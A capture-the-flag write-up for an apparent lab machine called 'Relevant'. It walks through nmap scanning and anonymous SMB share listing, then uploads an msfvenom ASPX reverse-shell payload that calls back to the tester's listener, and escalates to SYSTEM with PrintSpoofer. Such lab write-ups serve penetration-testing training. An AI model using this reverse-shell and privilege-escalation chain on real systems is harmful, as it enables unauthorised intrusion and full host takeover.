

RELEVANT CTF Write Up_ Thembinkosi Zililo

“You have been assigned to a client that wants a penetration test conducted on an environment due to be released to production in seven days.

Scope of Work

The client requests that an engineer conducts an assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test). The client has asked that you secure two flags (no location provided) as proof of exploitation:

- *User.txt*
- *Root.txt*

Additionally, the client has provided the following scope allowances:

- *Any tools or techniques are permitted in this engagement, however we ask that you attempt manual exploitation first*
- *Locate and note all vulnerabilities found*
- *Submit the flags discovered to the dashboard*
- *Only the IP address assigned to your machine is in scope*
- *Find and report ALL vulnerabilities (yes, there is more than one path to root)*

(Roleplay off)

I encourage you to approach this challenge as an actual penetration test. Consider writing a report, to include an executive summary, vulnerability and exploitation assessment, and remediation suggestions, as this will benefit you in preparation for the eLearnSecurity Certified Professional Penetration Tester or career as a penetration tester in the field.

Note - Nothing in this room requires Metasploit”

Based on the given information, we get only two important things to note (besides the rules and the scope). First, this challenge simulates a black box pentest. This implies that the information is minimal, and there might not be guided hints or clues, so we must pay attention to every single thing we do. Second, the room does not require Metasploit. This is the only clue that is given.

My first step in every assessment when given an IP address is to run a minimal nmap scan and open the web page of that IP address. The webpage here did not show anything special. I checked the page source and did my best to inspect it but I got nothing. The nmap results showed multiple ports open, but it was interesting that the exact same http service was running on two ports; 80 and 49663.


```
(urahara@Hogyoku)~$ nmap -sV -T5 -p- 10.112.165.23
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 06:20 +0200
Nmap scan report for 10.112.165.23
Host is up (0.18s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
49663/tcp open  http           Microsoft IIS httpd 10.0
49666/tcp open  msrpc          Microsoft Windows RPC
49667/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: RELEVANT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 198.91 seconds
```

I tried running ffuf on port 49663 specifically (and on the IP without specifying the port) in hopes of finding any hidden directories. I got nothing. So I went back to the results and the port 445 for smb service was open. I then investigated and found an interesting share listed.

```
(urahara@Hogyoku)~$ smbclient -L //10.112.165.23/ -N

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
nt4wrksv       Disk
```



The screenshot shows a web browser window with the address bar displaying `http://10.112.165.23:49663/nt4wrksv/passwords.txt`. The browser's address bar also shows "Not Secure". The page content displays the following text:

```
User: Passwords - Encoded]
m9iIC0gIVBAJCRXMHJEITEyMj==
mLsbCatIEp1dzRubmFNN640MjA20TY5NjkhJCQk
```

The nt4wrksv share had a file name passwords.txt which contained encoded credentials. But what was interesting was that I could also view the contents in a

webpage by specifying port 49663. This gave a hint that an extended webpage payload could be used to get a reverse shell.

So I tested whether I could upload a file via SMB using the put cth.txt command (cth.txt is the test file I uploaded), and after successfully doing that, I then generated a reverse shell payload with msfvenom with the extension .aspx (Active Server Pages Extended), and uploaded it. This extension allows my payload to be processed by the server (in this case my target) as I navigate to it.

```
(urahara@Hogyoku)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.150.128 LPORT=1234 -f aspx > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3429 bytes

smb: \> put cth.txt
putting file cth.txt as \cth.txt (0.1 kB/s) (average 0.1 kB/s)
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (6.3 kB/s) (average 3.2 kB/s)
smb: \> sS
```

I then used netcat to listen to on my specified port while I navigated to the location of the payload. We successfully go a shell access. But this was a low privilege user, we only managed to get the user.txt flag in the Desktop directory.

Flag = THM{fdk4ka34vk346ksxfr21tg789ktf45}

```
(urahara@Hogyoku)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.150.128] from (UNKNOWN) [10.112.165.23] 50010
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool
```

But the goal is to get root access. So now I had to first check what specific privileges the current user has, maybe that can give us some direction.

```
C:\Users\Bob\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
=====
Privilege Name        Description                                     State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token                    Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process              Disabled
SeAuditPrivilege       Generate security audits                        Disabled
SeChangeNotifyPrivilege Bypass traverse checking                        Enabled
SeImpersonatePrivilege Impersonate a client after authentication        Enabled
SeCreateGlobalPrivilege Create global objects                           Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                   Disabled
```

I noticed that SeImpersonatePrivilege was enabled. This privilege allows a low privilege user to temporarily have higher privileges. In order to abuse this privilege I used a tool called PrintSpoofer to spawn a new shell with admin privileges (I did not know much about this tool, I just searched online if I could do anything with these privileges). This executable has to be first uploaded the target then run from there with -i -c cmd to create the new interactive (-i) admin cmd (-c cmd). And as the screenshot below shows, we got admin/root access! Now all we have to do is capture the root.txt flag for proof, the flag is located in C:\Users\Administrator\Desktop.

Flag = THM{1fk5kf469devly1gl320zafgl345pv}

```
C:\inetpub\wwwroot\nt4wrksv>.\PrintSpoofer64.exe -i -c cmd
.\PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening ...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```